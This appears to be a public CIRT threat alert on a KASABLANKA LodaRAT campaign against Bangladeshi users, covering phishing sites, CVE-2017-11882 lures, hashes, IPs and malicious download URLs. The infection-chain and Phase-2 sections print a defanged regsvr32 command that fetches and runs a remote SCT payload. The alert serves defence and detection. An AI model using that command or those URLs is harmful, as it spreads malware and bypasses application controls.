Cyber Threat Alert

New Variants of KASABLANKA LodaRAT infrastructure targeting Bangladesh

TLP: White
Distribution: Public
Type of Threat: Targeted Attack to Bangladeshi Financial & Government Organization


Executive Summary:

As continuation of research and detect, Cyber Threat Research team of **BGD e-GOV CIRT** recently observed and identified ongoing development of attack variants and dedicated malware campaign by the well-known threat actor **KASABLANKA** specifically targeted to Bangladeshi infrastructure. The specific campaign utilized the involving a type of RAT (Remote Access Trojan) known as LodaRAT, specifically a variation of familiar AutoIT malware LODA (win.loda).

Sources of Report: Threat Intel Research
Research Conducted By: *Cyber Threat Research Unit, BGD e-GOV CIRT*
Threat Info: More LodaRAT infrastructure targeting Bangladesh
Threat level: High
Associated Vulnerabilities: CVE-2017-11882 & CVE-2017-0199
Threat Actors: **Kasablanka** Group aka **LosRAT**
Associated Malware/ Tools/ Techniques: Loda4Android, Loda4Windows, LoadRAT aka LODA
Targeted Organization/ parties: *Users and/ or consumers from different Financial and Government institutions.*
Attack Surface: *Windows and Android systems*

Threat Index:


With coordination of threat intelligence sources, peer organizations feeds and OSINT assessments BGD e-GOV CIRT identifies some attributes, IOCs and other associated information about that specific malware campaign.




More LodaRAT infrastructure targeting Bangladesh uncovered

Event ID	1414
UUID	8c44b315-a146-4e13-baac-996ba98bbf40
Creator org	CUDESO
Owner org	BGD e-GOV CIRT
Creator user	admin@misp.cirt.gov.bd
Tags	tlp:white
Date	2021-02-15
Threat Level	High
Analysis	Completed
Distribution	All communities
Info	More LodaRAT infrastructure targeting Bangladesh uncovered
Published	Yes (2021-02-16 05:02:04)
#Attributes	20 (0 Objects)
First recorded change	2021-02-15 21:19:25
Last change	2021-02-15 21:21:45
Modification map	
Sightings	0 (0) - restricted to own organisation only.

Fig-1: Notification from the peer organization


MISP
event: (970) Talos Blog: Multiple Cobalt Per...
MISP
event: (1414) More LodaRAT infrastructure tar...
event: (1097) Information stealer malware via...
tag: tlp:white
event: (771) OSINT - FreeMilk: A Highly Targ...
attribute: CVE-2017-0199
attribute: CVE-2017-11882
MISP
event: (818) OSINT - Gaffe Reveals Full List...
event: (605) OSINT - CVE-2017-0199: In the W...
event: (1231) New Targeted Attack in the Midd...
MISP
event: (1170) Lokibot Equation Editor Sample
event: (866) OSINT - RTF files for Hancitor ...
event: (977) OSINT - Familiar Feeling A Mal...
event: (1167) OSINT - new sample of operation...



Related Events

task... tec...	Lokibot Equation Editor Sample 2020-03-21	1
	OSINT - new sample of operation lagtime TA428 2020-03-16	1
	Information stealer malware via fake malicious document as "University of... 2019-06-24	1
	OSINT - Familiar Feeling A Malware Campaign Targeting the Tibetan Diasp... 2018-08-08	2
Syn... Fin...	Talos Blog: Multiple Cobalt Personality Disorder 2018-08-01	2
	OSINT - RTF files for Hancitor utilize exploit for CVE-2017-11882 2018-01-25	1
CU...	New Targeted Attack in the Middle East by APT34, a Suspected Iranian Th... 2017-12-07	1
	OSINT - Gaffe Reveals Full List of Targets in Spear Phishing Attack Using ... 2017-12-04	1
	OSINT - FreeMilk: A High... Spear Phishing Campaign 2017-10-05	1
	OSINT - CVE-2017... acks Leveraging HTA Handler 2017-04-11	1

Fig-2: Community Distribution of Alert

Threat Actor

The threat actor behind the malware is known as ‘**Kasablanca’**.

Threat Motives

Primarily it seems, threat actor’s motives behind this campaign is merely to spread their botnets within Bangladesh and possibly to tweak for espionage rather than purely from breaching accounts for financial gains. According to Cisco Talos “this Android RAT had been previously referred to as "**Gaza007**." However, Talos linked it to the Loda developers and uncovered a full campaign targeting Bangladeshi users”.

Researchers with Cisco Talos stated on Tuesday that “The fact that the threat group has evolved into hybrid campaigns targeting Windows and Android shows a group that is thriving and evolving”. Researchers added that this is a “serious threat” and can result in “significant data breach or heavy financial loss”.

Malware Campaign

Associated malware used in this campaigns is LodaRAT aka Loda, Nymeria. Some of antivirus products currently detect Loda as ‘trojan.nymeria’

In this ongoing malware campaign, the threat actor uses particular variant of RAT named as LodaRAT. This variant has the ability to access and record the microphone and web camera of the targeted device. Furthermore, this specific malware will ‘unpack’ itself quietly to the ‘AppData’ directory, which is a deep system folder.

Though in previous, LodaRAT was able to infect windows-based system by exploiting remote access functionality, but in this campaign the evolved with capabilities of compromises android devices along with windows machines. According to Cisco talos “There is a new version of #LodaRAT that now targets Android devices”.

Infection Chain



4. regsvr32 / s / u / n /i:hxxp://107[.]172[.]30[.] 213 / 5.sct scrobj.dll
5. Backdoor Created
USER/ VICTIM
3. Phishing e-mail and text SMS with payload
hxxp://107[.]172[.]30[.]213/
5[.]sct scrobj.dll
1. Collect Data From User
PHISHING WEB SITES
2. User Information

Fig-3: Infection Chain

Phase-1.1: Initial Infection through Phishing

In this campaign attackers tried to allure the people interested for vaccination by using fake web portal (corona-bd.com/apply) like as Bangladesh Govt. official COVID-19 vaccine program associated website (corona.gov.bd)




Fig-4: The Real corona.gov.bd and the fake corona-bd.com/apply websites

Also noticeable that, attackers also use website layout of the legitimate site imei.info for their phishing site imei.today, hosts as the IMEI (numbers that uniquely identifies mobile phones) checker.




Fig-5: Legitimate site (left) and malicious site (right)

Through these phishing sites and domains attackers try to insists the victims (users of these portals) to download the LodaRAT malware.

Phase-1.2: Infection through Document Distribution

The attacker also uses phishing email or SMS text to recipients to open a malicious RTF document that uses CVE-2017-11882 to download the malicious SCT file.

In these stages attackers does not use any obfuscation techniques and the code is written in plain text.

Phase-2: Download & Execute Malware

The second stage of the infection chain the malware bypass the Windows Applocker by abusing the regsvr32 utility. The payload provided in previous stage, runs the following command:

```
regsvr32 / s / u / n /i:hxxp://107[.]172[.]30[.] 213/5.sct scrobj.dll
```

- ➢ Using this technique, an attacker can download and execute SCT files while bypassing Applocker.
- ➢ The malicious SCT file is essentially an XML file containing JavaScript that downloads and executes the Loda binary file.

Indicator of Compromises (IOCs)

FILE HASHES:

e78546bb33df88c6be3afce32f5d13084295a6e0599b26c3b380d54318170d86 [Payload Delivery: SHA256 hashes of LodaRAT variants]
cf29981bfec0f0cf2abd54ae469c8795a3cf1e19c715ded329fdb2707f982407 [payload Delivery: SHA256 hashes of LodaRAT variants]
91b6ea9fccb4eae21335588bc83dea09780a5b7e145721f7098baafa2072286a [SHA256]

52b6db0fec7f587505aabfe091d8e0751acd8d4f4d120eeba5519c25a6dd8673 [SHA256]

977a9d25972b999ae3b12d12e12978f4d116b5fb713c76c57998be15b4172def [SHA256]

68b221360edf4802b470fbc86493025707cf4913cc15729f4bc6ec149a4dc7ba [SHA256]

59f29819d223e47099ca0f00fd6bc4335d7b95188d623bf0c78c8e594c0c69c7 [SHA256]

fbb8a86f399491ea5633df62f66bec1e4d4d5531f1dff976da1a3091b8ea4f34 [SHA256]

4fa5525008128f77562fbb64af82b2fbcbc6c0afe71d567470380dc4476184a9 [SHA256]

4f319b2518d855803e678713cf4b6cae975ebdd60cc1174f1609bbb9ea76f007 [SHA256]

01f44cdc139eca65f02bfe1a8918a0d073e89bc19350262dc9d10a564863fdfd [SHA256]

7a55844f86b49e103564750a37604954590d27686f7f7bc8e5ae6101e8e18424 [SHA256]

ce2276bbb6423015a4f2e80f320e068b8f53f7c19a43fb0a6f9aa5784e716d6e [SHA256]

bf6f5a2730ced754907e277b590959d9c734681a07a466112c392e92d008fea3 [SHA256]

4f319b2518d855803e678713cf4b6cae975ebdd60cc1174f1609bbb9ea76f007 [SHA256]
c3afaf555eabe5e40dcb87d2c292491e561b2dadcb1998f508088ba3bcac6836 [SHA256]
677db7d296e4bea770f99f34e70be72b8a2b910b661804592202f3a4834ef102 [SHA256]
cf40e1ec36f44e20a9744e8038987527027e2a6ee7e96d9044842f92ece9d7e8 [SHA256]
f169680d8f24694e2d99c9df31988511e212e088f4dc2854ef059915019e8348 [SHA256]
70526973e70acef4a71f474b0e321b9e600a327522903ee6bfac4e6f07935f7f [SHA256]

```
2d317bcccea4739b2deefcc3b14cf5eafe147162f62c5ff1288db3635b5c3f10 [SHA256]

fcbaf2e5ed0b1064da6a60101f231096164895328fd6c338b322b163d580b6e3 [SHA256]

e7d5f4dc247270747a170bf6b3575f8523b5520c [SHA-1]

0d1ae8971ec43ba43cc58ee7d3e22ffa3ad278b2 [SHA-1]

78a5dbe3c8cd70f514d1854013c30d56240e34ad [SHA-1]

634dd186ff28247da22a9c638a117f757ba4baae [SHA-1]
cbbcef863a6e7865027ff358cf1a6dcdeaad0d36 [SHA-1]
c01ae69b433269bcc2fd30d2b9c8576041263ce9 [SHA-1]
9bcd9a33c051d36ab0acec41e37d394025982822 [SHA-1]
f8ea2215496e6ead5135cf0ff4936cdb11208c37 [SHA-1]
acdc857fc24b72927b550e365eb4d77f385b6a4d [SHA-1]
0239655de78351669cb0d351accb9dbe858b4347 [SHA-1]
0d1ae8971ec43ba43cc58ee7d3e22ffa3ad278b2 [SHA-1]
78a5dbe3c8cd70f514d1854013c30d56240e34ad [SHA-1]
e7d5f4dc247270747a170bf6b3575f8523b5520c [SHA-1]
af45e8a08dc3666996223dc4794bbdf9beff6bec [SHA-1]
99ee00c87c5631c1d70610f42951b3acf54b4a20 [SHA-1]
dad1cb6cf834896d90f4eda7ee7d2910bd762841 [SHA-1]
3e1b9638427c9a11ad6bc55a58f876a44c0e4bf5 [SHA-1]

ec8d1d6562a210daac931879acbca7c4 [MD5]

50ee8d6a24c1e29d184ecec1eb205ecf [MD5]

afcc83d0b6bb0e71d04fb54db253a9d9 [MD5]

6cfc723111d7001f8c14f0cd397dbd44 [MD5]
c39fc85c03b20e888abbd13678f9efe7 [MD5]
9b6b7f85c64ca54c9f755554d5af5a47 [MD5]
c7dfd9ada76552be7d8a566f39066702 [MD5]
9a0f72cdc9a2846da937676e1efe8bf4 [MD5]
90387cfd4c6ebfd992e383d6d66bf458 [MD5]
35a3319dcba68678d4e94c039780d4c1 [MD5]
afcc83d0b6bb0e71d04fb54db253a9d9 [MD5]
50ee8d6a24c1e29d184ecec1eb205ecf [MD5]
ec8d1d6562a210daac931879acbca7c4 [MD5]
8c8b50499149c2ad20ba39a3a607423c [MD5]
461e4b3868aede5b44578441ed352268 [MD5]
01ee65abddc83d85f56e646a77abdf81 [MD5]
09600ffd3bbfad0e397b2c4bf04037c5 [MD5]
```

File Name

```
SBS_Billing_account_form.zip
Islami_Bank_KYC.zip
97887arafat.revesoft.doc
Reve_Accounts_update.doc
```

IP Addresses:

```
107.180.73.34
134.122.120.22 [PTR Record: vps.lap-top[.]xyz]
116.203.37.39
107.180.73.135
```

```
94.130.110.78 [PTR Record: vps.corona-bd[.]com]
107.180.72.97
160.178.220[.]194
194.5.98[.]55
107.172.30[.]213
```

Domain:

```
aktel.org
bkashagent.com
info.v-pn[.]co
piramidewebs.com
c0mputer.xyz
zepode.online
mybnp.club
imei.today
corona-bd.com
bkash.club
hxxps://lap-top[.]xyz/mobile/Lap-top%20Security_Setup.apk
hxxps://av24[.]co/Virus_Cleaner_Setup.msi
hxxp://bdpolice[.]co/answer-paper-demo.zip
hxxps://isiamibankbd[.]com/tv/TPTUMC.exe
hxxps://bangladesh-bank[.]com/PBVANA.doc
hxxp://bangladesh-bank[.]com/invoice.zip
hxxp://zep0de.com/viewticket.exe
hxxp://bracbank[.]info/munafa[.]php
hxxp://107[.]172[.]30[.]213/Flash.exe
```

Required Action Measures

All the organizations are requested to take action measures as following:

- Ensure proper Information and Cyber Security awareness training among all the employees, customers and consumers.
- Ensure proper utilization of usability and functionalities of organizations systems and infrastructure with guided recommendations.
- Ensure appropriate controls and minimize attack surface by assessing need-to-know basis.
- Properly educate your customer and consumers in regards to uses of your applications like as MFS, Mobile Banking and other applications and services.
- Enhance your capability to combat with growing cyber threats and
- Report or inform **BGD e-GOV CIRT** regarding any incident/ issues to work in collaborated fashion through https://www.cirt.gov.bd/incident-reporting/

References

- https://cve.circl.lu/cve/CVE-2017-11882
- https://blog.talosintelligence.com/2021/02/kasablanka-lodarat.html
- https://www.bankinfosecurity.com/lodarat-malware-now-target-android-devices-a-15957
- https://malpedia.caad.fkie.fraunhofer.de/details/win.loda
- https://www.virustotal.com/gui/file/e78546bb33df88c6be3afce32f5d13084295a6e0599b26c3b380d54318170d86/detection
- https://www.hybrid-analysis.com/sample/e78546bb33df88c6be3afce32f5d13084295a6e0599b26c3b380d54318170d86